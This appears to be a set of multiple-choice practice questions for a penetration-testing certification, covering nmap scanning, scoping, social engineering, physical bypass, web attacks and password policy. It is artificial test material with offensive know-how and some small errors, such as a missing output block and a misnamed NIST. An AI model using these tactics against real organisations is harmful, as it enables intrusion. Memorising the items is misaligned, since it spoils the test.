19. You are conducting a gray box penetration test for a client. You need to use the nmap utility on your laptop to discover all of the hosts on the 192.168.1.0 subnet (which uses a subnet mask of 255.255.255.0) that have the Telnet port open. Which command should you use to do this?
A. nmap 192.168.1.0/24 –s 23
B. nmap 192.168.1.0/24 –p 21
C. nmap 192.168.1.1-254 –p 21
D. nmap 192.168.1.1-254 –p 23

20. You are conducting a gray box penetration test for a client. You need to use the nmap utility on your laptop to scan all of the ports on a network host with an IP address of 192.168.1.2. Which command should you use to do this?
A. nmap 192.168.1.2 -p
B. nmap 192.168.1.2 –p all
C. nmap 192.168.1.2 –s all
D. nmap 192.168.1.2 –p 1-1024

21. During a penetration test, an individual is caught trying to piggyback into the client organization's facility. The trespasser claims to be a penetration tester and insists on being released. Prior to pressing criminal charges, a member of the client's IT staff calls the penetration tester to determine whether the trespasser is really a member of the penetration testing team. What is this communication path called?
A. Goal reprioritization
B. De-confliction
C. Situational awareness
D. De-escalation

22. During a penetration test, a tester gains physical access to the client's facility using pretexting and is able to trigger a fail-open event for all of the organization's electronic locking systems. As a result, all of the doors in the facility are unlocked. The client's internal security team calls the penetration tester and asks them to stop the attack and immediately re-enable the door locks. What is this process called?

A. Situational awareness
B. Goal reprioritization
C. De-confliction
D. De-escalation

23. Which of the following best describe a trusted agent during a penetration test?
A. A tester who secretly penetrates the target organization by applying for a job there
B. An individual within the target organization who has a direct line of communication with the penetration tester
C. An individual on the penetration testing team who has a direct line of communication with the IT staff of the target organization
D. A representative of the local law enforcement agency who has been briefed about the test by the penetration tester

24. You are conducting a black box penetration test for a client. The reconnaissance phase of the test is complete, and you are ready to move on to the next phase. Before doing so, you communicate with the client and inform them that test is moving from one phase to another. Which type of communication trigger was used in this scenario?
A. Stages
B. Critical findings
C. Communication path
D. Indicators of prior compromise

25. You are conducting a gray box penetration test for a client. During the test, you discover that many users' Windows desktop systems haven't been patched properly and are still vulnerable to several common types of ransomware. Instead of waiting until the end of the test, you immediately communicate with the client to warn them that their systems are vulnerable. Which type of communication trigger was used in this scenario?
A. Risk rating
B. Critical findings
C. Findings and remediation
D. Indicators of prior compromise

26. A client has asked you to run a white box penetration test. The goal is to assess the security of their web-based applications. These applications are

based on Representational State Transfer (REST) architecture. During the scoping process, you determine that it would be helpful if you had access to the organization's internal documentation for these applications. Which of the following should you ask your client for?
A. Web Services Description Language (WSDL) documentation
B. Software Development Kit (SDK) documentation
C. Web Application Description Language (WADL) documentation
D. Application Programming Interface (API) documentation

27. A client has asked you to run a white box penetration test. The goal is to assess the security of several PC applications that were written in-house using the C++ programming language. These applications are used on a day-to-day basis by employees to manage orders, inventory, and payouts. During the scoping process, you determine that it would be helpful if you had access to the organization's internal software development documentation for these applications. Which of the following should you ask your client for? (Choose two.)
A. Simple Object Access Protocol (SOAP) documentation
B. Software Development Kit (SDK) documentation
C. Web Application Description Language (WADL) documentation
D. Application Programming Interface (API) documentation

28. You are scoping a black box penetration test for a client. The goal is to see whether you can gain access to the information stored on an internal database server. Which information should the client provide you with prior to starting the test?
A. Architectural diagrams
B. Swagger document
C. XSD
D. Network diagrams

29. You are scoping a white box penetration test for a client. The goal is to see whether you can gain access to confidential research data stored on an internal database server. You want to target an internally developed data collection application that the client's end users use on a daily basis to catalog and store information in the database. Which information should the client provide you with prior to starting the test?
A. Architectural diagrams

B. Sample requests
C. XSD
D. All of the above

30. You are scoping a white box penetration test for a client. The goal is to see whether you can gain access to confidential customer data stored on an internal database server. You have asked the client for architectural diagrams. Which information should the client provide you with? (Choose two.)
A. Swagger document
B. Simple Object Access Protocol (SOAP) documentation
C. Network diagrams
D. XSD
E. Facility maps

31. You are performing a gray box penetration test for a client. The employees in the target organization use an application that was developed in-house to complete their day-to-day work. It crashes frequently, and you suspect that it is based on poorly written or outdated code. You want to analyze the application's source code to see whether it contains weaknesses that can be exploited. However, the rules of engagement for the test do not allow access to the code. What should you do?
A. Decompile the application's executable.
B. Debug the application's executable.
C. Capture and analyze network traffic generated by the application while employees are using it.
D. Prioritize network traffic generated by the application using quality of service (Qos) settings on the switch.

32. You are performing a gray box penetration test for a client. You want to target an in-house application that the organization's employees use daily. To identify weaknesses in the code, you decide to decompile the application's executable. You have some experience programming in C++, so you feel comfortable reviewing the source code revealed by the decompile process. However, after decompiling, you find that you don't
understand the contents of the source code file produced. Why did this happen?
A. You need to convert the output to C++.

B. Decompilers usually produce assembly-level code.
C. You forgot to use the –C option when you ran the decompiler.
D. The application is so poorly written that the decompiler can't reproduce the source code.

33. You are performing a gray box penetration test for a client. The employees in the target organization use an application that was developed in-house to complete their day-to-day work. It crashes frequently, and you suspect that it is based on poorly written or outdated code. You want to analyze the application's execution when run by a typical end user to see whether it contains weaknesses that can be exploited. What should you do?
A. Decompile the application's executable.
B. Debug the application's executable.
C. Capture and analyze network traffic generated by the application while employees are using it.
D. Prioritize network traffic generated by the application using quality of service (Qos) settings on the switch.

34. Which open source research source is maintained by the U.S. government and provides a dynamic summary of the most frequent, high-impact types of security incidents currently being reported?
A. CERT
B. JPCERT
C. CVE
D. CAPEC

35. Which open source research source is maintained by the Japanese government and provides a dynamic summary of current security alerts and advisories?
A. CERT
B. JPCERT
C. CWE
D. CAPEC

36. Which of the following exploits are facilitated by weaknesses in the SMB protocol? (Choose two.)
A. Distributed denial of service (DDoS)
B. Fraggle
C. Teardrop

D. EternalBlue
E. WannaCry

37. Which ports are used by the SMB protocol? (Choose two.)
A. 53
B. 80
C. 139
D. 443
E. 445

38. Which of the following are vulnerabilities associated with the SNMPv1 protocol? (Choose two.)
A. The community string is valid for every SNMPv1 node.
B. The community string is transmitted as clear text.
C. The community string uses the weak RC2 cipher.
D. No authentication is required to communicate with an SNMPv1 host.
E. The Management Information Base (MIB) is stored in unencrypted format.

39. Which port is used by the SNMP protocol?
A. UDP 161
B. TCP 23
C. TCP 389
D. UDP 88

40. What is the function of the Simple Mail Transfer Protocol (SMTP)?
A. To share files on the network
B. To transfer email messages between mail transfer agents (MTAs)
C. To map IP addresses to MAC addresses
D. To transfer email messages to a mail user agent (MUA)

41. Which utility is used to conduct social engineering exploits?
A. Responder
B. SET
C. APKX
D. Immunity debugger
E. Hopper

42. Which penetration testing utility is focused on exploiting web browsers?
A. BeEF

B. foremost
C. FTK
D. EnCase
E. Tableau

43. As a part of a penetration test, you want to access a shell session on a target Windows server. Which utility could be used to do this?
A. Ollydbg
B. GDB
C. WinDBG
D. ncat

44. As a part of a penetration test, you want to reverse compile the executable for an in-house developed application used by the target organization. Which of the following tools can be used to do this? (Choose two.)
A. IDA
B. Hopper
C. route
D. Tableau
E. FTK

45. Which of the following tools are used to collect and analyze evidence from a digital crime scene? (Choose two.)
A. APKX
B. Peach
C. foremost
D. AFL
E. FTK

46. Which of the following Windows Group Policy settings determines how long a user can keep the same password before being required to change it to a new one?
A. Enforce password history
B. Minimum password length
C. Minimum password age
D. Maximum password age

47. Which of the following Windows Group Policy settings determines how long a user must keep the same password before being allowed to change it to a new one?
A. Enforce password history
B. Minimum password length
C. Minimum password age
D. Maximum password age

48. You have just concluded a penetration test for a client. In your findings, you report that users are allowed to keep the same password indefinitely, which increases the likelihood that they will be compromised at some point. Given that the client users Linux desktops
and servers, which of the following Linux commands should you recommend they use to fix this issue?
A. chage
B. chmod
C. chgroup
D. chown

49. You have just concluded a penetration test for a client. In your findings, you report that brute-force password attacks against Windows domain user accounts were successful because nothing stopped the password-cracking software from trying password after password for a given user. Which of the following Windows domain Group Policy settings could you recommend the client implement to remediate this issue?
A. Enforce password history
B. Password must meet complexity requirements
C. Store passwords using reversible encryption
D. Account lockout threshold

50. Which Windows Group Policy setting determines how long a user's account will stay locked if the wrong password has been entered too many times?
A. Maximum password age
B. Account lockout duration
C. Account lockout threshold
D. Minimum password age

51. Which of the following best describes the term denial within the context of penetration testing?
A. Gaining unauthorized access to information
B. Making unauthorized changes to information
C. Preventing the legitimate use of information
D. Failing to publicly acknowledging that a security breach has occurred and that information has been compromised

52. Robert is running a gray box penetration test and discovers a flaw in a web application that allows him to directly access the information stored on the backend database server. Which penetration testing goal has he accomplished?
A. Disclosure
B. Integrity
C. Alteration
D. Denial

53. Robert is running a gray box penetration test and discovers a flaw in an online company directory application that allows him to submit LDAP commands in an employee lookup field. He uses this flaw to add a new user account that he can use as a back door. Which penetration testing goal has he accomplished?
A. Disclosure
B. Availability
C. Alteration
D. Denial

54. Robert is running a gray box penetration test. He uses the Low Orbit Ion Cannon utility to send a flood of TCP packets to a file server within the organization. As a result, the file server becomes overloaded and can no longer respond to legitimate network requests. Which penetration testing goal has he accomplished?
A. Disclosure
B. Confidentiality
C. Alteration
D. Denial

55. Robert is running a gray box penetration test. He discovers a flaw in an HR web application. Using a SQL injection attack, he can add or remove

hours to or from an employee's timecard for the current pay period. Which penetration testing goal has he accomplished?
A. Disclosure
B. Availability
C. Alteration
D. Confidentiality

56. During a gray box penetration test, you run an nmap scan of a system discovered on the network. You find that TCP ports 139, 443, and 3389 are open. What operating system is most likely running on the system?
A. iOS
B. Windows
C. Linux
D. Android

57. You are performing a gray box penetration test. You run a vulnerability scan of a host and find that TCP ports 8080 and 8443 are open. What can you infer about this host from this information?
A. It is probably a DNS server.
B. It is probably a domain controller.
C. It is probably a file server.
D. It is probably a web server.

58. Robert is running a gray box penetration test. The target network uses a 10-net IP addressing scheme with an 8-bit subnet mask (10.0.0.0/8). He needs to run a vulnerability scan on each host on the network. He loads nmap on his laptop, which is connected to the same segment being scanned, using the –T0 option. What did he do incorrectly in this scenario?
A. The nmap utility doesn't work with private IP addressing schemes.
B. The nmap utility should be run from a host that is not connected to the same segment being scanned.
C. The –T0 option will cause the scan to take an inordinate amount of time on such a large subnet.
D. The speed of the scan can be increased by using a desktop instead of a laptop.

59. Robert is running a black box penetration test. He needs to find out who the target organization's domain registrar is. He would also like to learn the organization's address and phone number. Which utility should he use?

A. whois
B. theHarvester
C. dig
D. nslookup

60. Robert is running a black box penetration test. He wants to run a vulnerability scan of the target organization's internal network. What should he do?
A. Request permission from the target organization to come on site and run the scan.
B. Request that the target organization grant him VPN access to the internal network.
C. Try to compromise an internal host and use it as a pivot.
D. Run the scan externally.

61. Which forms of a cross-site scripting (XSS) attack are considered to be a server-side exploits? (Choose two.)
A. Stored/persistent
B. Reflected
C. Document Object Model (DOM)
D. Clickjacking
E. Directory transversal

62. During a gray box penetration test, the tester notices that the organization's human resources self-service web application uses Active Directory user accounts for authentication. It also includes a "Remember me" option on the login page. The tester sends an email message to high-level employees within the organization with the subject line "Check out this funny picture." When the email is opened, hidden HTML code actually sends an HTTP request to the self-service web application that changes the user's password. The attack relies on the saved session cookie from the site to work. What type of authentication exploit is this?
A. Cross-site scripting (XSS)
B. Cross-site request forgery (CSRF)
C. Clickjacking
D. Credential brute forcing

63. Which authentication exploit utilizes transparent layers within the same web page to trick a user into clicking a button or link when they thought they

were just clicking the top-level layer of the page?
A. File inclusion
B. Cross-site request forgery (CSRF)
C. Clickjacking
D. Cookie manipulation

64. Which security misconfiguration on a web server would allow an end user accessing the site with a web browser to navigate through the web server's file system?
A. Directory transversal
B. Cookie manipulation
C. File inclusion
D. Weak credentials

65. Which security misconfiguration would allow a script run by the user's web browser to write data to a client-side cookie?
A. Directory transversal
B. Cookie manipulation
C. Cross-site request forgery (XSRF)
D. Clickjacking

6. Which relational operator can be used in both Bash and PowerShell to test whether one value is numerically greater than or equal to the other?
A. >=
B. -gt
C. -ge
D. !>=

67. Which relational operator can be used in both Bash and PowerShell to test whether one value is numerically greater than the other?
A. >=
B. -gt
C. -ge
D. !>=

68. Which relational operator can be used in both Python and Ruby to test whether one value is numerically greater than or equal to the other?
A. >=
B. -gt

C. -ge
D. !>=

69. Which relational operator can be used in both Bash and PowerShell to test whether one value is numerically less than the other?
A. <=
B. -lt
C. -le
D. !<

70. Which relational operator can be used in both Python and Ruby to test whether one value is numerically less than the other?
A. <=
B. -lt
C. -le
D. <

71. You are meeting with your client after a penetration test is complete. During the meeting, you provide the client with detailed evidence related to the issues you discovered during the test. What is this process called?
A. Attestation of findings
B. Lessons learned
C. Client acceptance
D. Normalization of data

72. You are meeting with your client after a penetration test is complete. At the conclusion of the meeting, you ask the client to agree in writing that you have fulfilled your responsibilities according to the contract you initially signed with the client. What is this process called?
A. Attestation of findings
B. Lessons learned
C. Client acceptance
D. Follow-up actions

73. Several months after completing a penetration test, your client calls and asks you to come back and retest their network to verify that the problems you initially discovered have been properly remediated. What is this process called?
A. Attestation of findings

B. Lessons learned
C. Follow-up actions
D. Normalization of data

74. After completing a penetration test for a client, you meet with your penetration testing team to review lessons learned. What should you do in this meeting? (Choose two.)
A. Document technical exploits that were effective during the test.
B. Discuss the best places to eat near the client's location.
C. Identify exploits that were not effective during the test.
D. Review your team's plans for the upcoming holiday celebration.

75. A detailed penetration report was given to a security analyst. The penetration was conducted against the target organization's DMZ environment. The report had a finding that the Common Vulnerability Scoring System (CVSS) had a base score of 1.0. To exploit this vulnerability, which level of difficulty would be required?
A. Very difficult, because the perimeter systems are usually behind a firewall
B. Somewhat difficult, because it would require powerful processing to exploit
C. Trivial, because little effort would be required to exploit the findings
D. Impossible, because the external hosts are hardened to protect against attacks

76. During a pentest, you come across an SSH private key (id_rsa) in a user's home directory and suspect that this key can be used to remotely log in to other Linux hosts. However, before you try to use the key, you want to compare the key to the contents of the authorize_keys file to ensure it matches one of the public keys stored in the file. Which command would you run to generate a public key from the private key?
A. ssh-keygen -y -f id_rsa
B. ssh-keygen -t rsa -b 2048
C. diff id_rsa.pub id_rsa
D. openssl rsa -in id_rsa | cat id_rsa.pub

77. The pick gun emulates which type of lock picking motion?
A. Raking
B. SPP
C. Jiggling

D. Scrubbing

78. Styrofoam is a type of insulator that is good at defeating which type of sensor?
A. Ultrasonic
B. Magnetic
C. Infrared
D. Microwave

79. Certain types of cipher locks can be defeated using which type of bypass tool that requires little to no effort to execute and is forensically sound?
A. Magnet
B. Screwdriver
C. Hammer
D. Brute force

80. Which command would you type in the Metasploit console to kill all active sessions with remote targets?
A. sessions -k
B. sessions -K
C. kill -9
D. kill sessions

Practice Exam 4

1. Which of the following attackers are most likely to be able to carry out an advanced persistent threat (APT)? (Choose two.)
A. Malicious insider
B. Script kiddie
C. Hacktivist
D. Organized crime
E. Nation-state

2. Which of the following entities are most likely to become the target of an advanced persistent threat (APT)? (Choose two.)
A. A government contractor
B. A website offering lessons on search engine optimization (SEO)
C. A multinational bank
D. A dental practice
E. A community college

3. Which threat actor is most likely to be motivated by a political cause?
A. Malicious insider
B. Hacktivist
C. Organized crime
D. Script kiddie

4. Which threat actor is most likely to be motivated by a desire to gain attention?
A. Malicious insider
B. Script kiddie
C. Organized crime
D. Nation-state

5. Which type of penetration test usually provides the most thorough assessment in the least amount of time?
A. Gray box assessment
B. Black box assessment
C. Goals-based assessment
D. White box assessment

6. You are in the information gathering stage of a black box penetration test. Which tools could you use to footprint the target organization using OSINT? (Choose two.)
A. aircrack-ng
B. whois
C. recon-ng
D. Kismet
E. WiFight

7. Consider the output from the command shown here:

```
Domain Name: TESTOUT.COM
Registry Domain ID: 2178588_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.networksolutions.com
Registrar URL: http://networksolutions.com
Updated Date: 2017-12-18T05:08:11Z
Creation Date: 1998-02-26T05:00:00Z
Registrar Registration Expiration Date: 2021-02-25T05:00:00Z
Registrar: NETWORK SOLUTIONS, LLC.
Registrar IANA ID: 2
Reseller:
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: TestOut Corporation
Registrant Organization: TestOut Corporation
Registrant Street: 50 S MAIN ST
Registrant City: PLEASANT GROVE
Registrant State/Province: UT
Registrant Postal Code: 84062-2630
Registrant Country: US
Registrant Phone: +1.8017857900
Registrant Phone Ext:
Registrant Fax: +1.9999999999
Registrant Fax Ext:
Registrant Email:
Registry Admin ID:
Admin Name:
Admin Organization: TestOut Corporation
Admin Street: 50 S MAIN ST
```

Which OSINT utility was used to gather this information?
A. whois
B. nslookup
C. nmap
D. ifconfig
E. host

8. Consider the output from a command shown here:

```
> testout.com
Server:         10.0.0.1
Address:        10.0.0.1#53

Non-authoritative answer:
Name:   testout.com
Address: 40.86.96.177
>
```

Which OSINT utility was used to gather this information?
A. whois
B. nslookup
C. Nessus

D. recon-ng
E. host

9. Consider the output from a command shown here:

Which OSINT utility was used to gather this information?
A. whois
B. nslookup
C. nmap
D. recon-ng
E. host

10. You are performing reconnaissance as part of a black box penetration test. You run a vulnerability scan on one of the target organization's public-facing servers and discover that port 25 is open. What does this indicate?
A. It is a DNS server.
B. It is an SMTP server.
C. It is an FTP server.
D. It is an SMB file server.

11. Which social engineering technique is least likely to be used during a penetration test?
A. Interrogation
B. Impersonation
C. Shoulder surfing
D. USB key drop

12. You have been hired to conduct a black box penetration test for a client. You purchase a small flash drive and load it with malware that sends information to you. Using reconnaissance techniques, you have identified the vendor that services the heating and air conditioning within the organization's headquarters. You dress in a similar uniform

as that vendor's employees and purchase the tools they commonly use. The receptionist of the target organization allows you to enter and directs you to the mechanical room. You deliberately leave the flash drive on a user's chair as you walk by an open cubicle. Which exploits were used in this scenario? (Choose two.)
A. Elicitation
B. Impersonation
C. Shoulder surfing
D. USB key drop
E. Business email compromise

13. You have been hired to conduct a black box penetration test for a client. You walk into the organization's main entrance and ask the receptionist for information about current job openings. You watch the keystrokes she types on her computer in hopes of capturing sensitive information that you can use to gain access to the internal network. What kind of exploit was used in this scenario?
A. Spear phishing
B. Impersonation
C. Shoulder surfing
D. USB key drop
E. Business email compromise

14. You have been hired to conduct a gray box penetration test for a client. You managed to walk by just as she was logging on to her email account and watch the keystrokes she typed on her computer. Later that evening, after the employee has gone home for the day, you log on to her email account and send requests for information to other employees. Which exploits were used in this scenario? (Choose two.)
A. Spear phishing
B. Whaling
C. USB key drop
D. Shoulder surfing
E. Business email compromise

15. You are performing reconnaissance as a part of a black box penetration test. You notice that the employees of the target organization commonly congregate at a particular outdoor restaurant for lunch. You begin frequenting

the same restaurant for lunch and make friends with several of the target organization's employees. After you gain their trust, they begin to share information about their jobs, computers, bosses, customers, projects, and so on. What type of exploit occurred in this scenario?
A. Whaling
B. Elicitation
C. Interrogation
D. Phishing

16. You are conducting a gray box penetration test for a client. You use the nmap utility to see whether the Telnet service is running on a Linux server you discovered. The output of the command indicates that the Telnet port state is Filtered. What does this likely mean?
A. The Telnet service is installed but not running.
B. The Telnet service is not installed.
C. The Telnet service is not installed, and a different service is using its default port.
D. The Telnet service is installed and running, but a host firewall is blocking it.

17. You are conducting a gray box penetration test for a client. You use the nmap utility to see whether the Telnet service is running on a Linux server you discovered. The output of the command indicates that the Telnet port state is Open. What does this mean?
A. The Telnet service is installed but not running.
B. The Telnet service is installed, running, and accessible.
C. The Telnet service is not installed, and a different service is using its default port.
D. The Telnet service is not installed.

18. You are conducting a gray box penetration test for a client. You use the nmap utility to see whether the Telnet service is running on a Linux server you discovered. The output of the command indicates that the Telnet port state is Closed. What could this mean? (Choose two.)
A. The Telnet service is installed but not running.
B. The Telnet service is installed, running, and accessible.
C. The Telnet service is not installed, and a different service is using its default port.

D. The Telnet service is not installed.
E. The Telnet service is installed and running, but a host firewall is blocking it.

19. A penetration tester uses the nmap utility to send a TCP SYN packet to a target host. The target host responds with a SYN ACK packet, but instead of finishing the connection, nmap sends a reset packet to the target host. Which option did the tester use with the nmap command?
A. -sS
B. -sT
C. -sU
D. -sL

20. Which command option causes nmap to detect services running on a target host and report the version number of any services found?
A. -sS
B. -sT
C. -sU
D. -sV

21. You are conducting a white box penetration test for a client. During the test, you discover a hidden backdoor administrator account on one of the client's Active Directory domain controllers. You check the logs of the domain controller and find that the backdoor account is being actively used on a daily basis. Instead of waiting until the end of the test,
you immediately communicate with the client to warn them that their server has been compromised. Which type of communication trigger was used in this scenario?
A. Stages
B. Critical findings
C. Communication path
D. Indicators of prior compromise

22. You are conducting a black box penetration test for a client. The enumeration phase of the test is complete, and you are ready to begin exploiting vulnerable systems. Before doing so, you communicate with the client and inform them that test is transitioning. Which type of communication trigger was used in this scenario?
A. Risk rating

B. Critical findings
C. Findings and remediation
D. Stages

23. You are conducting a white box penetration test for a client. During the test, you notice outgoing network traffic consistent with a distributed denial of service (DDoS) attack. You suspect that internal systems have been infected with malware, creating an amplifier network for the attack. Instead of waiting until the end of the test, you immediately communicate with the client to warn them. Which type of communication trigger was used in this scenario?
A. Stages
B. Indicators of prior compromise
C. Findings and remediation
D. Critical findings

24. You are conducting a gray box penetration test for a client. During the test, you discover that help desk technicians are using authenticated but unencrypted FTP connections over the Internet to transfer files to computers located at remote branch-office sites. As such, their credentials are potentially being exposed on the public network. Even though this represents a tempting target for you to exploit, you recognize the immediate risk associated with this practice. Instead of waiting until the end of the test, you immediately communicate with the client to warn them that privileged credentials are potentially being exposed on the Internet. Which type of communication trigger was used in this scenario?
A. Stages
B. Critical findings
C. Communication path
D. Indicators of prior compromise

25. You are conducting a black box penetration test for a client. The test is now complete, and you are ready to begin cleaning up after yourself. Before doing so, you communicate with the client and inform them that the test is complete and to be aware that cleanup activates will be occurring. Which type of communication trigger was used in this scenario?
A. Risk rating
B. Critical findings

C. Stages
D. Indicators of prior compromise

26. You are scoping a white box penetration test for a client. The goal is to see whether you can gain access to confidential research data stored on an internal database server. To facilitate this, you have requested that the client provide you with access to applications that end users use to generate sample application requests. Which specific applications should be included in the request? (Choose two.)
A. An in-house developed desktop application used to access the information stored in the database
B. Microsoft Word, which end users use on a daily basis to compose documents stored in the database
C. Microsoft Excel, which end users use on a daily basis to compose spreadsheets stored in the database
D. An in-house developed web application used to generate reports using the information stored in the database
E. Adobe Photoshop, which end users use on a daily basis to edit graphic files stored in the database

27. You want to generate sample application requests for an in-house developed web application that a client's users use every day to complete their day-to-day tasks. How should this be done?
A. Enter exactly the same data into the web application that end users enter.
B. Enter data that is similar to the data that end users enter into the application.
C. Enter completely unexpected data into the application.
D. Ask the system administrator to generate the samples for you.

28. Which of the following is a messaging protocol specification that defines how structured information can be exchanged between web applications and is created from WSDL files?
A. SOAP
B. XSD
C. WADL
D. Swagger

29. Which of the following is an open source framework designed to help developers design, build, document, and test Representational State Transfer

(REST) web services?
A. SOAP
B. XSD
C. WSDL
D. Swagger

30. Which of the following protocols is the Representational State Transfer (REST) web application architecture based on?
A. FTP
B. HTTP
C. SMB
D. LDAP

31. Which open source research source is maintained by the U.S. government's National Institute of Science and Technology and provides a summary of current security?
A. CERT
B. Full Disclosure
C. CVE
D. NVD

32. Which open source research source is a community-developed common database used by industry vendors worldwide to submit vulnerabilities and exposures associated with their
products?
A. CERT
B. JPCERT
C. CVE
D. CAPEC

33. Which open source research source is a community-developed common database that contains vulnerabilities and exposures associated with software in general instead of a specific vendor's product?
A. CERT
B. Full Disclosure
C. CWE
D. CAPEC

34. Which open source research source is a community-developed common database that contains descriptions of commonly used cyberattack patterns?
A. CERT
B. CWE
C. CVE
D. CAPEC

35. Which open source research source is published by the organization that produces the nmap utility?
A. CERT
B. Full Disclosure
C. CVE
D. NVD

36. During a gray box penetration test, you discover an open SMTP service running on an older database server. You want to use this SMTP service to send phishing emails to users within the organization. What is this exploit called?
A. Distributed denial of service
B. SMTP relay
C. Fraggle
D. Teardrop

37. During a gray box penetration test, you discover an open SMTP service running on an older database server. You want to use this SMTP service to send whaling emails to the organization's CEO and CFO. How can you do this remotely from your laptop?
A. Telnet to the SMTP server's IP address on port 25 and create the messages.
B. Use physical security exploits to gain access to the server console where you can create the messages.
C. Use impersonation to trick the server administrator into revealing its Remote Desktop password.
D. None of the above.

38. Which ports are used by an FTP server? (Choose two.)
A. 20
B. 21
C. 22

D. 23
E. 25

39. While performing a black box penetration test, you identify a significant amount of FTP data being transferred between an unknown internal host on the target network and hosts on the Internet on ports 20 and 21. How could you exploit this traffic to gain access to systems on the target network?
A. Conduct a distributed denial-of-service (DDoS) attack.
B. Conduct a land attack.
C. Capture the FTP traffic with a sniffer.
D. Use anonymous FTP access to upload a keylogger to the FTP server.

40. You are conducting a gray box penetration test. You want to capture C-level executives' authentication credentials. To accomplish this, you set up a fake internal web server that looks exactly like the web server used to manage employee time-off and reimbursement requests. You inject a fake DNS record into the organization's DNS server that redirects traffic from the real server to your fake server. What is this exploit called?
A. DNS poisoning
B. ARP poisoning
C. Phishing
D. Whaling

41. Which of the following tools can be used by a system administrator to ensure the network is in configuration compliance?
A. Nikto
B. Tableau
C. AFL
D. IDA Pro

42. During a black box penetration test, you need to use evasion to obscure your presence from system administrators in the target organization. Which tool could you use to do this?
A. YASCA
B. SonarQube
C. SAST
D. proxychains

43. Which of the following tools can be used to debug or decompile an Android executable? (Choose two.)
A. APK Studio
B. Olydbg
C. Immunity debugger
D. APKX
E. GDB

44. Which of the following tools can be used as a part of software assurance processes to perform fuzz testing on an application? (Choose two.)
A. AFL
B. Olydbg
C. Immunity debugger
D. Peach
E. GDB

45. Which of the following tools can be used as a part of software assurance processes to perform SAST and DAST testing? (Choose two.)
A. Findsecbugs
B. YASCA
C. Metasploit
D. theHarvester
E. Recon-ng

46. Which Windows Group Policy setting determines how much time must pass after a failed logon attempt before the failed logon attempt counter is reset to 0?
A. Account lockout duration
B. Account lockout threshold
C. Reset account lockout counter after
D. Store passwords using reversible encryption

47. You have just concluded a penetration test for a client that uses a large number of temporary workers and contractors. In your findings, you report that temporary and contract user accounts are frequently not deactivated or removed when their works is complete. Given that the client user Linux desktops and servers, which of the following Linux commands should you recommend they use to automatically lock user accounts after a certain time?
A. chage

B. chmod
C. chgroup
D. chown

48. Which of the following Windows Group Policy settings should never be enabled?
A. Store passwords using reversible encryption
B. Password must meet complexity requirements
C. Minimum password length
D. Certificate path validation settings
E. Certificate services client – Auto-enrollment

49. During a penetration test, you discover that your client uses a web application that was developed in-house that stores user passwords as clear text within a MySQL database. What should you recommend?
A. Purchase a commercial application that performs a similar task.
B. Rewrite the application to encrypt passwords before they are saved in the database.
C. Switch to the PostgreSQL database.
D. Switch to a hosted solution with a cloud service provider.

50. You have just concluded a penetration test for a client. In your findings, you report that, while users are trained to change their passwords every 45 days, few of them actually do it because there is no mechanism in place to enforce this policy. Given that the client users Linux desktops and servers, which of the following Linux commands should you recommend they use to automatically lock user accounts if users don't change their passwords after 45 days?
A. chage
B. chmod
C. chgroup
D. chown

51. An online retailer directly handles payment processing for credit card orders. As such, the credit card companies require the organization to be PCI-DSS compliant. When must this organization conduct penetration testing? (Choose two.)
A. Once a month
B. Every six months

C. Once a year
D. Whenever significant changes are made to the network infrastructure
E. Immediately before peak selling seasons, such as the holidays

52. Robert works for a penetration testing consulting firm. During a recent penetration test, he ran an attack tool against the client's public-facing e-commerce website. It went offline for more than an hour. The client is now threatening to sue Robert's employer. At what stage of the penetration testing process should the consulting firm and the client have agreed upon the risks associated with the test?
A. Planning and scoping
B. Information gathering and vulnerability identification
C. Attacking and exploiting
D. Reporting and communication

53. Which of the following is a document defined during the planning and scoping phase of a penetration test that identifies specific techniques, tools, activities, deliverables, and schedules for the test?
A. MSA
B. NDA
C. Memorandum of understanding
D. SOW

54. Which of the following types of assessments would provide a penetration tester with access to the configuration of a network firewall without requiring the tester to actually compromise that firewall?
A. Gray box
B. Red team
C. Black box
D. White box

55. You are the CIO of a startup company. You have selected a penetration testing firm that you want to use to run the company's first penetration test. However, the founder of the company gets upset upon finding out about your plans. The founder is concerned that proprietary information about the company's products may leak out through the contractor to competitors. Which document should you ask the contractor to sign to keep this from happening?
A. NDA

B. Noncompete agreement
C. MSA
D. SOW

56. Robert is running a gray box penetration test. He has initially enumerated the network using a ping sweep and has found an internal web server, a domain controller, a router, and several SCADA devices used in on the production floor. Which of these devices could potentially be disrupted by a more intense vulnerability scan? (Choose two.)
A. The web server
B. The domain controller
C. The router
D. The SCADA devices

57. Robert is running a gray box penetration test. Which one of the following is least likely to have an impact upon when he can run vulnerability scans during the test?
A. Availability of internal IT staff
B. Regulatory requirements
C. Hardware limitations
D. Peak traffic times on the organization's network

58. Robert is performing a white box penetration test. The target organization relies heavily on an application that was developed by internal programmers. The test scope specifies that he be given access to this application's source code. Robert has an extensive programming background, so he analyzes the code line by line looking for vulnerabilities. What kind of application analysis is happening in this scenario?
A. Fuzzing
B. Static code analysis
C. Dynamic code analysis
D. Heuristic code analysis

59. Robert is performing a gray box penetration test. The target organization relies heavily on an application that was developed by internal programmers. He runs the application and then uses a utility to send random, unexpected data to the application's inputs and analyzes how it responds. What kind of application analysis is happening in this
scenario?

A. Fuzzing
B. Static code analysis
C. Heuristic code analysis
D. Mutation analysis

60. Robert is performing a white box penetration test. He needs to run an invasive vulnerability scan on the target organization's customer database server. What should he do?
A. Run the scan on the live system during peak business hours.
B. Run the scan around 9 a.m. on a typical workday.
C. Run a test scan in a lab environment first.
D. Skip scanning this system.

61. A penetration tester is trying to exploit a web application used by the target organization. He uses a form field in the web application to upload a malicious executable to the web server. Which of the following describe this kind of exploit? (Choose two.)
A. Cookie manipulation
B. Directory transversal
C. Local file inclusion
D. Cross-site scripting (XSS)
E. Remote file inclusion

62. Which of the following are examples of unsecure coding practices?
A. Including comments in the source code
B. Checking input fields for properly formatted information
C. Including subroutines for handling error conditions
D. Digitally signing the code
E. Providing verbose error messages

63. Which of the following are examples of unsecure coding practices?
A. Removing comments from the source code before release
B. Checking input fields for properly formatted information
C. Lack of error handling routines
D. Lack of code signing
E. Removing overly verbose error messages

64. A web application programmer has included the username and password required to access a database instance within the application's PHP code.

This is an example of which unsecure code practice?
A. Comments in source code
B. Race conditions
C. Unauthorized use of functions/unprotected APIs
D. Hard-coded credentials

65. A web application developer included the following HTML code within a form page:
<input type=hidden>
This is an example of which unsecure code practice?
A. Comments in source code
B. Hidden elements
C. Unauthorized use of functions/unprotected APIs
